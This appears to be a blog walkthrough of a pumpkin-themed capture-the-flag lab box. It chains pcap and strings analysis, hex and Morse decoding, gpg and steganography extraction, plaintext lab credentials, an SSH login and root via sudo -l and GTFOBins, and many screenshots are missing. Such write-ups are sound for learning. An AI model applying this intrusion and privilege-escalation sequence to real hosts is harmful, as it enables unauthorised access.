
besides, if you scroll down to bottom, you will see there is some hex string with it.

For time being, I save those hex to a file called hex.txt and keep it here for sometime, because we need to decode that base32 string.

I did download that pcap file and tried to trace it in wireshark

1)

2)

Follow the TCP Stream

3)

4)

Based on figure 3 and 4, we can conclude that we got another seed. Do you see that?

If not, see it closely..

5.

6.

To be honest, I didn’t see it at first, so what I did was, I know the SEED ID is 50609.

So, I did run a string command and everything become very clear.

See here

strings spy.pcap

Hence we got a Jack-Be-Little Pumpkin seeds ID: 50609

Step 04:

Don’t forget that we have an encoded hex string which need to be decoded. Here we go

cat hex.txt | xxd -p -r

Acorn Pumpkin Seeds ID: 96454

Step 05:


Let’s check the presence of robots.txt file

Output:

#
# robots.txt
#
# This file is to prevent the crawling and indexing of certain parts
# of your site by web crawlers and spiders run by sites like Yahoo!
# and Google. By telling these "robots" where not to go on your site,
# you save bandwidth and server resources.
#
# This file will be ignored unless it is at the root of your host:
# Used:    http://example.com/robots.txt
# Ignored: http://example.com/site/robots.txt
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/robotstxt.html

User-agent: *
Crawl-delay: 10
# CSS, JS, Images

# Directories
Disallow: /includes/
Disallow: /scripts/
Disallow: /js/
Disallow: /secrets/
Disallow: /css/
Disallow: /themes/

#Images
Allow: /images/*.gif
Allow: /images/*.jpg

# Files
Disallow: /CHANGELOG.txt
Disallow: /underconstruction.html
Disallow: /info.php
Disallow: /hidden/note.txt
Disallow: /INSTALL.mysql.txt
Disallow: /seeds/seed.txt.gpg
Disallow: /js/hidden.js


# Paths (clean URLs)
Disallow: /comment/reply/
Disallow: /filter/tips/
Disallow: /scripts/pcap
Disallow: /node/add/
Disallow: /security/gettips/
Disallow: /search/hidden/
Disallow: /user/addme/
Disallow: /user/donotopen/
Disallow: /user/
Disallow: /user/settings/

I must admit that when I see this exhaustive list, I was extremely excited however, out of all, only those bold colored where actually working (or revealing information that is of my interest).

Step 04:

While I was going through the folders (enshrined in the robots.txt), I found this interesting information .

Robert : C@43r0VqG2=
Mark : Qn@F5zMg4T
goblin : 79675-06172-65206-17765

I thought it might be some SSH credentials (as you can see from the nmap result that ssh is running). However, it didn’t work. So I make a note of it and proceed with my enumeration.

Step 05:

I found another intriguing information at  192.168.56.101/seeds/seed.txt.gpg , see here. This file is encrypted with gpg

subsequently, I did download the seed.txt.gpg googled the syntax to decrypt a pgp file.

Syntax: 
gpg --decrypt seed.txt.gpg 
I tried different passwords which you got from above enumeration

Password: SEEDWATERSUNLIGHT

Probably you might think, how this guy got the password SEEDWATERSUNLIGHT ?  True, what I did was, I took down almost all words which I think could be password to a list and tried every one of them manually.  (Following screenshot is my note)

By the way, I found this word from here. If you view the source code, you will know that the sign is nothing but a space.

Do you see the space in source code?  (Don’t look at the selected strings)


see my failed attempt lol

Finally I got this..


based on some google, I found that above pictorial representation is a mores code.

So, we had to decode. You can simple google, decode mores code online tool. There are many online tools and out of those, I love this the most. Here is the link. https://gchq.github.io/CyberChef/

It has many other features as well and all you have to do is search mores code and chose the option, From Mores Code option.

We got a SEED:

BIGMAXPUMPKIN  SEEDS ID: 69507

I know little about stenography. After knowing that, I build a habit of myself to run exiftool, strings and stegosuite command to extract information out of any media files.  Trust me it is very tedious task however, it does pay you sometime out of nowhere lol.

Having said that, one image really carried a text file with it.

I couldn’t recall the exact box, however, once I was pwning a box when I select all the website, certain message just shows there. Therefore, I did a Control+A and do you see what I see in this message ??


From this image and our previous knowledge on this box, we can expect that there is a gif file called jackolantern.gif under images, which deduced to

http://192.168.56.17/images/jackolantern.gif

Truly there is an image by that name and the way, how author has hide this image in a meticulous way, it definitely speaks out a lot.


Yes, after running stegosuite command with all the password. Finally we found something useful.

command:

stegosuite -x jackolantern.gif -k Qn@F5zMg4T

We were able to extract a text message called decorative.txt 

cat decorative.txt 

We got another SEED ID i.e.

Lil’ Pump-Ke-Mon Pumpkin seeds ID : 86568

I wish you to know that, it is not the result but I think we need to celebrate the process as well.. Like trying and enumerating everything that you could think of..

To attest what I am saying, I will enclosed one screenshot …:)

If we read carefully of those note written on the website, we got hint that we need to arrange the pumpkin seed id in order. And At that time, this screenshot helped me to order them.

Sequence of the respected pumpkin and their seedIDs:

First one is called "Big Max Pumpkin": 69507


Second: "Jack-be-little": 50609


third: "Acorn Pumpkin": 96454

forth: "Little Pump-ke-Mon": 86568

I have tried many combinations to login to ssh with different users and passwords that we got so far… Here is the note.

(many) failed attempts: (one example)

I found that following credential gives us a shell.

Username: jack
password: 69507506099645486568

Out of many rudimentary things like checking cron entries, SUID files, kernel etc. I check sudo user account ..


sudo -l

My favourite goldmine site: https://gtfobins.github.io/

Run the command

we got the root.. and the flag is here..

This box taught me many things and I am gonna revisit all the box I pwned again later.. just to evaluate did I really learn anything out of it 🙂

That’s all… Wish you all a very productive time 🙂